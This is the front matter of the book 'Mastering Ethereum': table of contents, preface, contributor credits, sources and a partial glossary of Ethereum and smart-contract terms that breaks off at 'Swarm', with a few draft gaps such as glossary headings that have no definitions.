

O'REILLY



Mastering Ethereum

IMPLEMENTING DIGITAL CONTRACTS



Andreas M. Antonopoulos
Gavin Wood

Contenido

| | |
|--|----|
| Preface..... | 9 |
| Writing Mastering Ethereum..... | 9 |
| Intended audience | 9 |
| On the bees on this book's cover | 9 |
| Conventions used in this book..... | 9 |
| Code examples | 10 |
| Using code examples | 10 |
| Ethereum addresses and transactions in this book..... | 11 |
| O'Reilly Safari..... | 11 |
| How to contact us..... | 12 |
| Contacting the authors | 12 |
| Acknowledgments by Andreas..... | 13 |
| Acknowledgments by Gavin..... | 13 |
| Contributions..... | 13 |
| Sources..... | 17 |
| Quick Glossary..... | 19 |
| What is Ethereum?..... | 32 |
| Compared to Bitcoin | 32 |
| Development of Ethereum | 33 |
| The Birth of Ethereum | 34 |
| Ethereum's four stages of development..... | 36 |
| Ethereum: A general-purpose blockchain | 37 |
| Ethereum's components | 38 |
| Ethereum and Turing completeness | 40 |
| From general-purpose blockchains to Decentralized Applications (DApps) | 42 |
| The Third Age of the Internet..... | 43 |
| Ethereum's development culture..... | 44 |
| Why learn Ethereum? | 45 |
| What this book will teach you? | 45 |
| Ethereum Basics | 46 |
| Control and responsibility..... | 46 |

| | |
|---|----|
| Ether currency units..... | 47 |
| Choosing an Ethereum wallet | 48 |
| Installing MetaMask | 50 |
| Using MetaMask for the first time..... | 50 |
| Switching networks..... | 53 |
| Getting some test ether | 54 |
| Sending ether from MetaMask | 56 |
| Exploring the transaction history of an address | 58 |
| Introducing the world computer | 59 |
| Externally Owned Accounts (EOAs) and contracts | 60 |
| A simple contract: a test ether faucet | 61 |
| Compiling the faucet contract | 63 |
| Creating the contract on the blockchain | 65 |
| Interacting with the contract..... | 68 |
| Conclusion | 73 |
| Ethereum Clients..... | 74 |
| Ethereum Networks..... | 74 |
| Running an Ethereum client | 78 |
| The First Synchronization of Ethereum-based Blockchains | 85 |
| Remote Ethereum Clients | 88 |
| Mobile (Smartphone) Wallets | 89 |
| Browser wallets..... | 90 |
| References..... | 92 |
| Ethereum Test Networks (Testnets)..... | 93 |
| What is a testnet? | 93 |
| Using Testnets | 93 |
| Getting Test Ether | 93 |
| Connecting to Testnets | 94 |
| Ethereum Testnets In Depth..... | 96 |
| Ethereum Classic Testnets | 97 |
| History of Ethereum Testnets..... | 98 |
| Proof-of-Work (Mining) vs. Proof-of-Authority (Federated Signing) | 98 |

| | |
|---|-----|
| Running Local Testnets | 99 |
| Keys, Addresses..... | 101 |
| Introduction..... | 101 |
| Public key cryptography and cryptocurrency..... | 102 |
| Private keys..... | 105 |
| Generating a private key from a random number..... | 105 |
| Public keys | 106 |
| Elliptic curve cryptography explained | 107 |
| Elliptic curve arithmetic operations | 110 |
| Generating a public key | 111 |
| Elliptic curve libraries..... | 113 |
| Cryptographic hash functions | 113 |
| Ethereum's cryptographic hash function - Keccak-256 | 115 |
| Which hash function am I using?..... | 116 |
| Ethereum addresses | 116 |
| Ethereum address formats..... | 117 |
| Chapter Round-up..... | 122 |
| Wallets..... | 123 |
| Wallet Technology Overview..... | 123 |
| Transactions..... | 142 |
| Structure of Transaction..... | 142 |
| Transaction gas | 149 |
| Transaction recipient | 151 |
| Transaction value and data..... | 152 |
| Transmitting value to EOAs and contracts | 154 |
| Transmitting a data payload to an EOA or contract | 154 |
| Special transaction: Contract creation | 156 |
| Digital signatures | 159 |
| The signature prefix value (v) and public key recovery..... | 165 |
| Separating signing and transmission (offline signing)..... | 166 |
| Transaction propagation..... | 167 |
| Recording on the blockchain | 168 |

| | |
|---|-----|
| Multiple signatures (multisig) transactions | 168 |
| Smart contracts | 170 |
| What is a smart contract? | 170 |
| Lifecycle of a smart contract..... | 171 |
| Introduction to Ethereum high-level languages..... | 172 |
| Building a smart contract with Solidity | 174 |
| Ethereum contract Application Binary Interface (ABI)..... | 177 |
| Programming with Solidity..... | 179 |
| Gas considerations..... | 204 |
| Security considerations | 206 |
| Testing smart contracts..... | 254 |
| Development Tools, Frameworks and Libraries..... | 257 |
| Frameworks..... | 257 |
| Utilities..... | 272 |
| Libraries..... | 274 |
| Tokens | 277 |
| What are tokens? | 277 |
| How are tokens used?..... | 277 |
| Tokens and fungibility..... | 279 |
| Counterparty risk | 279 |
| Tokens and intrinsicality..... | 280 |
| Using tokens: utility or equity | 280 |
| Tokens on Ethereum..... | 283 |
| Token standards..... | 309 |
| Security by maturity..... | 310 |
| Extensions to token interface standards..... | 311 |
| Tokens and ICOs | 312 |
| Decentralized Applications (DApps)..... | 313 |
| What is a DApp?..... | 313 |
| Components of a DApp | 314 |
| DApp frameworks | 318 |
| Live DApps | 321 |

| | |
|---|-----|
| Oracles..... | 323 |
| Oracle Design Patterns..... | 325 |
| Data Authentication..... | 328 |
| Computation oracles | 329 |
| Decentralized oracles | 331 |
| Oracle client interfaces in Solidity | 332 |
| References..... | 338 |
| Other links..... | 339 |
| Gas | 340 |
| Halting Problem | 340 |
| Paying for gas..... | 340 |
| Gas cost vs. gas price..... | 341 |
| Rational Behind Gas Costs | 341 |
| Gas cost limit and running out of gas..... | 342 |
| Estimating Gas..... | 343 |
| Gas price and transaction prioritization..... | 343 |
| Block gas limit | 344 |
| Who decides what the block gas limit is?..... | 344 |
| Gas refund..... | 345 |
| Rent fee | 345 |
| The Ethereum Virtual Machine..... | 346 |
| What is it? | 346 |
| EVM Tools References..... | 366 |
| Consensus..... | 367 |
| Consensus Metrics..... | 367 |
| Hash-Based Metrics..... | 368 |
| Risk-Based Metrics..... | 369 |
| Proof-of-Stake (PoS)..... | 371 |
| Ethash | 373 |
| Why does using GPUs matter?..... | 374 |
| Casper..... | 375 |
| Polkadot | 375 |

| | |
|--|-----|
| Vyper: A contract-oriented programming language | 378 |
| Comparison to Solidity..... | 378 |
| A new programming paradigm..... | 383 |
| Decorators..... | 383 |
| Online code editor and compiler..... | 384 |
| Compiling using the command line | 384 |
| Protecting against overflow errors at the compiler level | 385 |
| Reading and writing data..... | 385 |
| ERC20 token interface implementation | 386 |
| OPCODES | 386 |
| Vyper: A contract-oriented programming language | 387 |
| Comparison to Solidity..... | 387 |
| A new programming paradigm..... | 392 |
| Decorators..... | 392 |
| Online code editor and compiler..... | 393 |
| Compiling using the command line | 393 |
| Protecting against overflow errors at the compiler level | 394 |
| Reading and writing data..... | 394 |
| ERC20 token interface implementation | 395 |
| OPCODES | 395 |
| Communications between nodes - A simplified vision | 396 |
| Transport protocol..... | 396 |
| ÐΞVp2p messages and Sub-protocols..... | 397 |
| Node identity and reputation | 399 |
| Appendix A: Ethereum Standards..... | 400 |
| Ethereum Improvement Proposals (EIPs) | 400 |
| Ethereum Request for Comments (ERCs) | 400 |
| Bitcoin Improvement Proposals (BIPs) | 401 |
| Table of Most Important EIPs and ERCs | 401 |
| Ethereum Fork History..... | 412 |
| Ethereum Classic (ETC) | 412 |
| The Decentralized Autonomous Organization (The DAO) | 412 |

| | |
|--|-----|
| The Re-Entrancy Bug | 413 |
| The DAO Hard Fork | 414 |
| Timeline of The DAO Hard Fork..... | 415 |
| Ethereum and Ethereum Classic | 417 |
| Technical Differences..... | 417 |
| Ideological Differences..... | 417 |
| A timeline of notable Ethereum forks | 418 |
| References..... | 420 |

Preface

Writing Mastering Ethereum

Intended audience

On the bees on this book's cover

The Western honey bee (*Apis mellifera*) is a species that exhibits highly complex behavior that, ultimately, benefits its hive. Each individual bee operates freely under a set of simple rules and communicate findings of importance by pheromones and waggle dance. This dance carries valuable information like the position of the sun and relative geographical coordinates from the hive to the target in question. By interpreting this dance, the bees can relay on this information or act on it, thus, carrying out the decentralized will of swarm intelligence.

Although bees form a caste-based society and have a queen for producing offspring, there is no central authority or leader in a beehive. The highly intelligent and sophisticated behavior exhibited by a multithousand-member colony is an emergent property that arises from the interaction of the individuals in a social network.

Nature demonstrates that decentralized systems can be resilient and can produce emergent complexity and incredible sophistication without the need for a central authority, hierarchy, or complex parts.

Conventions used in this book

The following typographical conventions are used in this book:

Italic

Indicates new terms, URLs, email addresses, filenames, and file extensions.

Constant width

Used for program listings, as well as within paragraphs to refer to program elements such as variable or function names, databases, data types, environment variables, statements, and keywords.

Constant width bold

Shows commands or other text that should be typed literally by the user.

Constant width italic

Shows text that should be replaced with user-supplied values or values determined by context.

| | |
|---------|---|
| Tip | This icon signifies a tip or suggestion. |
| Note | This icon signifies a general note. |
| Warning | This icon indicates a warning or caution. |

Code examples

The examples are illustrated in Solidity, JavaScript and Python, and using the command line of a Unix-like operating system. All code snippets are available in the GitHub repository in the `code` subdirectory of the main repository. Fork the book code, try the code examples, or submit corrections via GitHub:

https://github.com/ethereumbook/ethereumbook/tree/first_edition/

All the code snippets can be replicated on most operating systems with a minimal installation of compilers, interpreters and libraries for the corresponding languages. Where necessary, we provide basic installation instructions and step-by-step examples of the output of those instructions.

Some of the code snippets and code output have been reformatted for print. In all such cases, the lines have been split by a backslash (\) character, followed by a newline character. When transcribing the examples, remove those two characters and join the lines again and you should see identical results to those shown in the example.

All the code snippets use real values and calculations where possible, so that you can build from example to example and see the same results in any code you write to calculate the same values. For example, the private keys and corresponding public keys and addresses are all real. The sample transactions, contracts, blocks, and blockchain references have all been introduced to the actual Ethereum blockchain and are part of the public ledger, so you can review them.

Using code examples

This book is here to help you get your job done. In general, if example code is offered with this book, you may use it in your programs and documentation. You do not need to contact us for permission unless you're reproducing a

significant portion of the code. For example, writing a program that uses several chunks of code from this book does not require permission. Selling or distributing a CD-ROM of examples from O'Reilly books does require permission. Answering a question by citing this book and quoting example code does not require permission. Incorporating a significant amount of example code from this book into your product's documentation does require permission.

We appreciate, but do not require, attribution. An attribution usually includes the title, author, publisher, ISBN, and copyright. For example: "*Mastering Ethereum* by Andreas M. Antonopoulos and Gavin Wood (O'Reilly), 978-1-491-97194-9. Copyright 2018."

Some editions of this book are offered under an open source license, such as [CC-BY-NC](#), in which case the terms of that license apply.

If you feel your use of code examples falls outside fair use or the permission given above, feel free to contact us at permissions@oreilly.com.

Ethereum addresses and transactions in this book

The Ethereum addresses, transactions, keys, QR codes, and blockchain data used in this book are, for the most part, real. That means you can browse the blockchain, look at the transactions offered as examples, retrieve them with your own scripts or programs, etc.

However, note that the private keys used to construct the addresses printed in this book have been "burned". This means that if you send money to any of these addresses, the money will either be lost forever or will likely be taken since anyone who reads the book can take it using the private keys printed herein.

Warning

DO NOT SEND MONEY TO ANY OF THE ADDRESSES IN THIS BOOK. Your money will be taken by another reader, or lost forever.

O'Reilly Safari

Note

[Safari](#) (formerly Safari Books Online) is a membership-based training and reference platform for enterprise, government, educators, and individuals.

Members have access to thousands of books, training videos, Learning Paths, interactive tutorials, and curated playlists from over 250 publishers, including

O'Reilly Media, Harvard Business Review, Prentice Hall Professional, Addison-Wesley Professional, Microsoft Press, Sams, Que, Peachpit Press, Adobe, Focal Press, Cisco Press, John Wiley & Sons, Syngress, Morgan Kaufmann, IBM Redbooks, Packt, Adobe Press, FT Press, Apress, Manning, New Riders, McGraw-Hill, Jones & Bartlett, and Course Technology, among others.

For more information, please visit <http://oreilly.com/safari>.

How to contact us

Please address comments and questions concerning this book to the publisher:

- O'Reilly Media, Inc.
- 1005 Gravenstein Highway North
- Sebastopol, CA 95472
- 800-998-9938 (in the United States or Canada)
- 707-829-0515 (international or local)
- 707-829-0104 (fax)

Send comments or technical questions about this book to bookquestions@oreilly.com.

For more information about our books, courses, conferences, and news, see our website at <https://www.oreilly.com>.

Find us on Facebook: <https://facebook.com/oreilly>

Follow us on Twitter: <https://twitter.com/oreillymedia>

Watch us on YouTube: <https://www.youtube.com/oreillymedia>

Contacting the authors

Information about *Mastering Ethereum* as well as the Open Edition and translations are available on: <https://ethereumbook.info/>

Contacting Andreas

You can contact Andreas M. Antonopoulos on his personal site: <https://antonopoulos.com/>

Subscribe to Andreas's channel on
YouTube: <https://www.youtube.com/aantonop>

Like Andreas's page on Facebook: <https://www.facebook.com/AndreasMAntonopoulos>

Follow Andreas on Twitter: <https://twitter.com/aantonop>

Connect with Andreas on LinkedIn: <https://linkedin.com/company/aantonop>

Andreas would also like to thank all of the patrons who support his work through monthly donations. You can support Andreas on Patreon at: <https://patreon.com/aantonop>

Contacting Gavin

Acknowledgments by Andreas

I owe my love of words and books to my mother, Theresa, who raised me in a house with books lining every wall. My mother also bought me my first computer in 1982, despite being a self-described technophobe. My father, Menelaos, a civil engineer who published his first book at 80 years old, was the one who taught me logical and analytical thinking and a love of science and engineering.

Thank you all for supporting me throughout this journey.

Acknowledgments by Gavin

Contributions

Many contributors offered comments, corrections, and additions to the early-release draft on GitHub.

Contributions on GitHub were facilitated by two GitHub editors who volunteered to project manage, review, edit, merge and approve pull requests and issues:

- Lead Github Editor: Francisco Javier Rojas Garcia (fjrojasgarcia)
- Assisting Github Editor: William Binns (wbnns)

Major contributions were provided in the chapters on DApps, ENS, Fork History, Gas, EVM, Oracles, Smart Contract Security and Vyper. Additional contributions, which were not included in the first edition due to time and space constraints can be found in the contrib folder on the GitHub repository. Thousands of smaller contributions were provided throughout the book, improving the

quality, legibility and accuracy of the book. Sincere thanks to all those who contributed!

Following is an alphabetically sorted list of all GitHub contributors, including their GitHub ID in parentheses:

- Abhishek Shandilya (abhishandy)
- Adam Zaremba (zaremba)
- Adrian Li (adrianmcli)
- Adrian Manning (agemannning)
- Alejandro Santander (ajsantander)
- Alejo Salles (fiiiu)
- Alex Manuskin (amanusk)
- Alex Van de Sande (alexvandesande)
- Anthony Lusardi (pyskell)
- Assaf Yossifoff (assafy)
- Ben Kaufman (ben-kaufman)
- Bok Khoo (bokypoobah)
- Brian Ethier (dbe)
- Bryant Eisenbach (fubuloubu)
- Chanán Sack (chanan-sack)
- Christopher Gondek (christophergondek)
- Chris Remus (chris-remus)
- Cornell Blockchain (CornellBlockchain)
 - Alex Frolov (sashafrarov)
 - Brian Guo (BrianGuo)
 - Brian Leffew (bleffew99)
 - Giancarlo Pacenza (GPacenza)

- Lucas Switzer (LucasSwitz)
 - Ohad Koronyo (ohadh123)
 - Richard Sun (richardsfc)
- Cory Solovewicz (CorySolovewicz)
- Dan Shields (NukeManDan)
- Daniel Jiang (WizardOfAus)
- Daniel McClure (danielmcclure)
- Daniel Peterson (danrpts)
- Denis Milicevic (D-Nice)
- Dennis Zasnicoff (zasnicoff)
- Diego H. Gurpegui (diegogurpegui)
- Dimitris Tsapakidis (dimitris-t)
- Enrico Cambiaso (auino)
- Ersin Bayraktar (ersinbyrktr)
- Flash Sheridan (FlashSheridan)
- Franco Daniel Berdun (fMercury)
- Hon Lau (masterlook)
- Hudson Jameson (Souptacular)
- Iuri Matias (iurimatias)
- Ivan Molto (ivanmolto)
- Jacques Dafflon (jacquesd)
- Jason Hill (denifednu)
- Javier Rojas (fjrojasgarcia)
- Joel Gugger (guggerjoel)
- Jonathan Velando (rigzba21)

- Jon Ramvi (ramvi)
- Jules Lainé (fakje)
- Kevin Carter (kcar1)
- Krzysztof Nowak (krzysztof)
- Lane Rettig (lrettig)
- Leo Arias (elopio)
- Luke Schoen (ltfschoen)
- Liang Ma (liangma)
- Marcelo Creimer (mcreimer)
- Martin Berger (drmartinberger)
- Masi Dawoud (mazewoods)
- Matthew Sedaghatfar (sedaghatfar)
- Michael Freeman (stefek99)
- Mike Pumphrey (bmmpxf)
- Mobin Hosseini (iNDicat0r)
- Nagesh Subrahmanyam (chainhead)
- Nichanan Kesonpat (nichanank)
- Nick Johnson (arachnid)
- Omar Boukli-Hacene (oboukli)
- Paulo Trezentos (paulotrezentos)
- Pet3rpan (pet3r-pan)
- Pierre-Jean Subervie (pjsub)
- Pong Cheecharern (Pongch)
- Qiao Wang (qiaowang26)
- Raul Andres Garcia (manilabay)

- Roger Häusermann (haurog)
- Solomon Victorino (bitsol)
- Steve Klise (sklise)
- Sylvain Tissier (SylTi)
- Taylor Masterson (tjmasterson)
- Tim Nugent (timnugent)
- Timothy McCallum (tpmccallum)
- Tomoya Ishizaki (zaq1tomo)
- Vignesh Karthikeyan (meshugah)
- Will Binns (wbnns)
- Xavier Lavayssière (xalava)
- Yash Bhutwala (yashbhutwala)
- Yeramin Santana (ysfdev)
- Zhen Wang (zmxv)
- ztz (zt2)

Without the help offered by everyone listed above, this book would not have been possible. Your contributions demonstrate the power of open source and open culture, and we are eternally grateful for your help. Thank you.

Sources

Some of the content of this book references or sources various public and open-licensed sources:

<https://github.com/ethereum/vyper/blob/master/README.md>

License: The MIT License (MIT)

<http://vyper.readthedocs.io/en/latest/>

License: The MIT License (MIT)

<http://solidity.readthedocs.io/en/v0.4.21/common-patterns.html>

License: The MIT License (MIT)

<https://arxiv.org/pdf/1802.06038.pdf>

License: Arxiv Non-Exclusive-Distribution

<https://github.com/ethereum/solidity/blob/release/docs/contracts.rst#inheritance>

License: The MIT License (MIT)

<https://github.com/TrailOfBits/evm-opcodes>

License: Apache 2.0

<https://github.com/ethereum/EIPs/>

License: Creative Commons CC0

<https://blog.sigmaprime.io/solidity-security.html>

Licence: Creative Commons CC BY 4.0

Quick Glossary

This quick glossary contains many of the terms used in relation to Ethereum. These terms are used throughout the book, so bookmark this for quick reference.

Account

An object containing an address, balance, nonce, and optional storage and code. An account can be a contract account or an EOA (externally owned account).

Address

Most generally, this represents an EOA or contract that can receive (destination address) or send (source address) transactions on the blockchain. More specifically, it is the right-most 160 bits of a Keccak hash of an ECDSA public key.

Assert

In Solidity, assert(false) compiles to **0xfe**, an invalid opcode, which uses up all remaining gas and reverts all changes. When an assert() statement fails, something very wrong and unexpected should be happening, and you will need to fix your code. You should use assert to avoid conditions which should never, ever occur.

Big-endian

A positional number representation where the most significant digit is first. The opposite of little-endian, where the least significant digit is first.

BIP

Bitcoin Improvement Proposals. A set of proposals that members of the Bitcoin community have submitted to improve Bitcoin. For example, BIP-21 is a proposal to improve the Bitcoin uniform resource identifier (URI) scheme.

Block

A block is a collection of required information (a block header) about the comprised transactions, and a set of other block headers known as ommers. It is added to the Ethereum network by miners.

Blockchain

In Ethereum, a sequence of blocks validated by the proof-of-work system, each linking to its predecessor all the way to the genesis block. This varies from the Bitcoin protocol in that it does not have a block size limit; it instead uses varying gas limits.

Bytecode

Byzantium fork

Byzantium is the first of two hard forks for the Metropolis development stage. It included EIP-649: Metropolis Difficulty Bomb Delay and Block Reward Reduction, where the Ice Age (see below) was delayed by 1 year, and the block reward was reduced from 5 to 3 ether.

Compiling

Converting code written in a high-level programming language (e.g. Solidity) into a lower level language (e.g. EVM bytecode).

Consensus

When numerous nodes, usually most nodes on the network, all have the same blocks in their locally validated best block chain. Not to be confused with "consensus rules".

Consensus rules

The block validation rules that full nodes follow to stay in consensus with other nodes. Not to be confused with "consensus".

Constantinople

The second part of the Metropolis stage, planned for mid-2018. Expected to include a switch to hybrid Proof-of-Work/Proof-of-Stake consensus algorithm, among other changes.

Contract account

An account containing code that executes whenever it receives a transaction from another account (EOA or contract).

Contract creation transaction

A special transaction, with the "zero address" as the recipient, that is used to register a contract and record it on the Ethereum blockchain (see "zero address").

DAO

Decentralized Autonomous Organization. Companies and other organizations which operate without hierarchical management. Also may refer to a contract named "The DAO" launched on 30th April 2016, which was then hacked in June 2016 and ultimately motivated a hard fork (codenamed DAO) at block #1,192,000 which reversed the hacked DAO contract, and caused Ethereum and Ethereum Classic to split into two competing systems.

DApp

Decentralized Application. At a minimum, it is a smart contract and a web user-interface. More broadly, a DApp is a web application that is built on top of open, decentralized, peer-to-peer infrastructure services. In addition, many DApps include decentralized storage and/or message protocol and platform.

Deed

Non-fungible token (NFT) standard introduced by the ERC721 proposal. Unlike ERC20 tokens, deeds prove ownership and are not interchangeable, though they are not recognized as legal documents in any jurisdiction, at least not currently (see also "NFT").

Difficulty

A network-wide setting that controls how much computation is required to produce a proof of work.

Digital signature

A digital signing algorithm is a process by which a user can produce a short string of data called a "signature" of a document using a private key such that anyone with the corresponding public key, the signature, and the document can verify that (1) the document was "signed" by the owner of that particular private key, and (2) the document was not changed after it was signed.

ECDSA

Elliptic Curve Digital Signature Algorithm, or ECDSA, is a cryptographic algorithm used by Ethereum to ensure that funds can only be spent by their owners.

EIP

Ethereum Improvement Proposals describe proposed standards for the Ethereum platform. An EIP is a design document providing information to the Ethereum community, describing a new feature or its processes or environment. For more information, see <https://github.com/ethereum/EIPs> (see also "ERC").

Entropy

In the context of cryptography, lack of predictability, or level of randomness. When generating secret information, such as master private keys, algorithms usually rely on a source of high entropy to ensure the output is unpredictable.

ENS

Ethereum Name Service. For more information, see <https://github.com/ethereum/ens/>.

EOA

Externally Owned Account. Accounts created by or for human users of the Ethereum network.

ERC

Ethereum Request for Comments, a label given to some EIPs which attempt to define a specific standard of Ethereum usage.

Ethash

A Proof-of-Work algorithm for Ethereum 1.0. For more information, see <https://github.com/ethereum/wiki/wiki/Ethash>.

Ether

Ether is the native cryptocurrency used by the Ethereum ecosystem, which covers gas costs when executing Smart Contracts. Its symbol is Ξ , the Greek uppercase Xi character.

Event

An event allows the use of EVM logging facilities. DApps can listen for events and use them to trigger JavaScript callbacks in the user interface. For more information, see <http://solidity.readthedocs.io/en/develop/contracts.html#events>.

EVM

Ethereum Virtual Machine, a stack-based virtual machine which executes bytecode. In Ethereum, the execution model specifies how the system state is altered given a series of bytecode instructions and a small tuple of environmental data. This is specified through a formal model of a virtual state machine.

EVM assembly language

A human-readable form of EVM bytecode.

Fallback function

A default function called in the absence of data or a declared function name.

Faucet

A website that dispenses rewards in the form of free test ether for developers who want to do test on testnets.

Frontier

The initial test development stage of Ethereum, which lasted from July 2015 to March 2016.

Ganache

Personal Ethereum blockchain which you can use to run tests, execute commands, and inspect state while controlling how the chain operates.

TODO: Change for Clarity

Gas

A virtual fuel used in Ethereum to execute smart contracts. The Ethereum Virtual Machine uses an accounting mechanism to measure the consumption of gas and limit the consumption of computing resources (see "Turing complete"). Gas is a unit of computation that is incurred per instruction of Smart Contract executed. Gas is priced in ether, and is analogous to talk time on a cellular network. Thus, the cost of running a transaction in fiat currency is $\text{gas} * (\text{ETH/gas}) * (\text{fiat currency/ETH})$.

Gas limit

The maximum amount of gas a transaction or block may consume.

Gavin Wood

Gavin Wood is a British programmer who is the co-founder and former CTO of Ethereum. In August 2014 he proposed Solidity, a contract-oriented programming language for writing smart contracts.

Genesis block

The first block in a blockchain, used to initialize a particular network and its cryptocurrency.

Geth

Go Ethereum. One of the most prominent implementations of the Ethereum protocol, written in Go.

Hard fork

A hard fork, also known as a Hard-Forking Change, is a permanent divergence in the blockchain; one commonly occurs when non-upgraded nodes can't validate blocks created by upgraded nodes that follow newer consensus rules. Not to be confused with fork, soft fork, software fork or Git fork.

Hash

A fixed-length fingerprint of variable-size input, produced by a hash function.

HD wallet

A wallet using the Hierarchical Deterministic (HD Protocol) key creation and transfer protocol (BIP32).

HD wallet seed

An HD wallet seed, or "root seed", is a value used to generate the master private key and master chain code for an HD wallet. The wallet seed can be represented by mnemonic words, making it easier for humans to copy, backup and restore private keys.

Homestead

The second development stage of Ethereum, launched in March 2016 at block #1,150,000.

Ice Age

A hard fork of Ethereum at block #200,000 to introduce an exponential difficulty increase (aka Difficulty Bomb), motivating a transition to Proof-of-Stake.

IDE (Integrated Development Environment)

An integrated user interface that typically combines a code editor, compiler, runtime, and debugger.

Immutable Deployed Code Problem

Once a contract's (or library's) code is deployed it becomes immutable. Standard software development practices rely on being able to fix possible bugs and add new features, so this represents a challenge for smart contract development.

Inter-exchange Client Address Protocol (ICAP)

An Ethereum Address encoding that is partly compatible with the International Bank Account Number (IBAN) encoding, offering a versatile, checksummed and interoperable encoding for Ethereum Addresses. ICAP addresses can encode Ethereum Addresses or common names registered with an Ethereum name registry. They always begin with XE. The aim is to introduce a new IBAN country code: XE, standing for "eXtended Ethereum", as used in non-jurisdictional currencies (e.g. XBT, XRP, XCP).

Internal transaction (also "message")

A transaction sent from a contract account to another contract account or an EOA.

Keccak256

Cryptographic hash function used in Ethereum. Keccak256 was standardized as SHA-3.

Key Derivation Function (KDF)

Also known as a "password stretching algorithm", it is used by keystore formats to protect against brute-force, dictionary, and rainbow table attacks on passphrase encryption, by repeatedly hashing the passphrase.

Keystore File

A JSON-encoded file that contains a single (randomly generated) private key, encrypted by a passphrase for extra security.

LevelDB

LevelDB is an open source on-disk key-value store, implemented as a light-weight, single-purpose library, with bindings to many platforms.

Library

A library in Ethereum is a special type of contract that has no payable functions, no fallback function, and no data storage. Therefore, it cannot receive or hold ether, or store data. A library serves as previously deployed code that other contracts can call for read-only computation.

Lightweight client

A lightweight client is an Ethereum client that does not store a local copy of the blockchain, or validate blocks and transactions. It offers the functions of a wallet and can create and broadcast transactions.

Merkle Patricia Tree

Message

An internal transaction (q.v.) that is never serialized and only sent within the EVM.

Metropolis Stage

Metropolis is the third development stage of Ethereum, launched in October 2017.

METoken

Mastering Ethereum Token. An ERC20 token used for demonstration in this book.

Miner

A network node that finds valid proof of work for new blocks, by repeated hashing.

Mist

The first Ethereum-enabled browser, built by the Ethereum Foundation. It contains a browser based wallet that was the first implementation of the ERC20 token standard (Fabian Vogelsteller, author of ERC20, was also the

main developer of Mist). Mist was also the first wallet to introduce the camelCase checksum (EIP-155, see [\[eip-155\]](#)). Mist runs a full node, and offers a full DApp browser with support for Swarm-based storage and ENS addresses.

Network

Referring to the Ethereum network, a peer-to-peer network that propagates transactions and blocks to every Ethereum node (network participant).

NFT

A non-fungible tokens (also known as a "deed", q.v.). This is a token standard introduced by the ERC721 proposal. NFTs can be tracked and traded, but each token is unique and distinct; they are not interchangeable like ERC20 tokens. NFTs can represent ownership of digital or physical assets.

Node

A software client that participates in the network (q.v.).

Nonce

In cryptography, a value that can only be used once. There are two types of nonce used in Ethereum:

- Account nonce - A transaction counter in each account, which is used to prevent replay attacks.
- Proof of work nonce - The random value in a block that was used to satisfy the proof of work.

Ommer

A child block of an ancestor that is not itself an ancestor. When a miner finds a valid block, another miner may have published a competing block which is added to the tip of the blockchain. Unlike Bitcoin, orphaned blocks in Ethereum can be included by newer blocks as ommers and receive a partial block reward. The term "ommer" is the preferred gender-neutral term for the sibling of a parent node, but is also sometimes referred to as an "uncle".

Paralysis Problem

A common powerful approach to key management for cryptocurrencies is multisig transactions, referred to more generally as secret sharing. But if one of the shared keys is lost, so is access to the funds; alternatively, the key-share holders may be unable to agree how the money should be

spent.

We use the term "Paralysis Problem" to denote these awkward situations.

Paralysis Proof System

Paralysis Proof Systems help address a pervasive key-management problem in cryptocurrencies; see "Paralysis Problem".

A Paralysis Proof System can tolerate system paralysis in settings where players fail to act in concert.

A Paralysis Proof System can be realized relatively easily for Ethereum using a smart contract.

Parity

One of the most prominent interoperable implementations of the Ethereum client software.

Proof-of-Stake (PoS)

Proof-of-Stake is a method by which a cryptocurrency blockchain protocol aims to achieve distributed consensus. Proof-of-Stake asks users to prove ownership of a certain amount of cryptocurrency (their "stake" in the network) in order to be able to participate in the validation of transactions.

Proof-of-Work (PoW)

A piece of data (the proof) that requires significant computation to find. In Ethereum, miners must find a numeric solution to the Ehash algorithm that meets a network-wide difficulty target.

Receipt

Data returned by an Ethereum client to represent the result of a particular transaction, including a hash of the transaction, its block number, the amount of gas used and, in case of deployment of a Smart Contract, the address of the Contract.

Reentrancy attack

An attack that consists of the Attacker contract calling a Victim contract function, say `victim.withdraw()`, in such a way that the Victim function calls itself recursively, for example via a fallback function of the Attacker contract, allowing the Attacker to withdraw ether it is owed multiple times. The Attacker must ensure that the recursive call ends before running out of gas, and so avoid the stolen ether being reverted.

Require

In Solidity, `require(false)` compiles to opcode **0xfd**, which represents the **REVERT** instruction. This offers a way to stop execution and revert

state changes without consuming all provided gas, and with the ability to return a reason.

The require function should be used to ensure validity conditions, such as on inputs or contract state variables, are met, or to validate return values from calls to external contracts.

Prior to the **Byzantium** network upgrade there were two practical ways to revert a transaction: running out of gas or executing an invalid instruction. Both of these options consumed all remaining gas.

Revert

Use revert() when you need to handle the same type of situations as require() but with more complex logic. For instances, if your code has some nested if/else logic flow, you will find that it makes sense to use revert() instead of require().

Reward

An amount of ether included in each new block as a reward by the network to the miner who found the Proof-of-Work solution.

Recursive Length Prefix (RLP)

An encoding standard designed by the Ethereum developers to encode and serialize objects (data structures) of arbitrary complexity and length.

Satoshi Nakamoto

The name used by the person or people who designed Bitcoin and created its original reference implementation, Bitcoin Core. As a part of the implementation, they also devised the first blockchain database. In the process they were the first to solve the double-spend problem for digital currency. Their real identity remains unknown.

Singleton

Secret key (aka private key)

The secret number that allows Ethereum users to prove ownership of an account or contracts, by producing a digital signature (see public key, address, ECDSA).

SHA

The Secure Hash Algorithm (SHA) is a family of cryptographic hash functions published by the National Institute of Standards and Technology (NIST).

SELFDESTRUCT opcode

Smart contracts will exist and be executable as long as the whole network exists. They will disappear from the blockchain if they were programmed to self-destruct or performing that operation using delegatecall or callcode. Once a self-destruct operation is performed, the remaining ether stored at the contract address is sent to another address and the storage and code is removed from the state. Although this is the expected behavior, the pruning of self-destructed contracts may or may not be implemented by Ethereum clients. SELFDESTRUCT was previously called SUICIDE; with EIP6, SUICIDE was renamed to SELFDESTRUCT.

Serenity

The fourth and final development stage of Ethereum. Serenity does not yet have a planned release date.

Serpent

A procedural (imperative) programming language with syntax similar to Python. Can also be used to write functional (declarative) code, though it is not entirely free of side effects. Little used. Created by Vitalik Buterin.

Smart contract

A program which executes on the Ethereum computing infrastructure.

Solidity

A procedural (imperative) programming language with syntax that is similar to JavaScript, C++ or Java. The most popular and most frequently used language for Ethereum smart contracts. Created by Gavin Wood (co-author of this book).

Solidity inline assembly

EVM assembly language (q.v.) in a Solidity program. Solidity's support for inline assembly makes it easier to write certain operations.

Spurious Dragon

A hard fork at block #2,675,000 to address more denial of service attack vectors, and another state clearing; see "Tangerine Whistle". Also, a replay attack protection mechanism.

Swarm

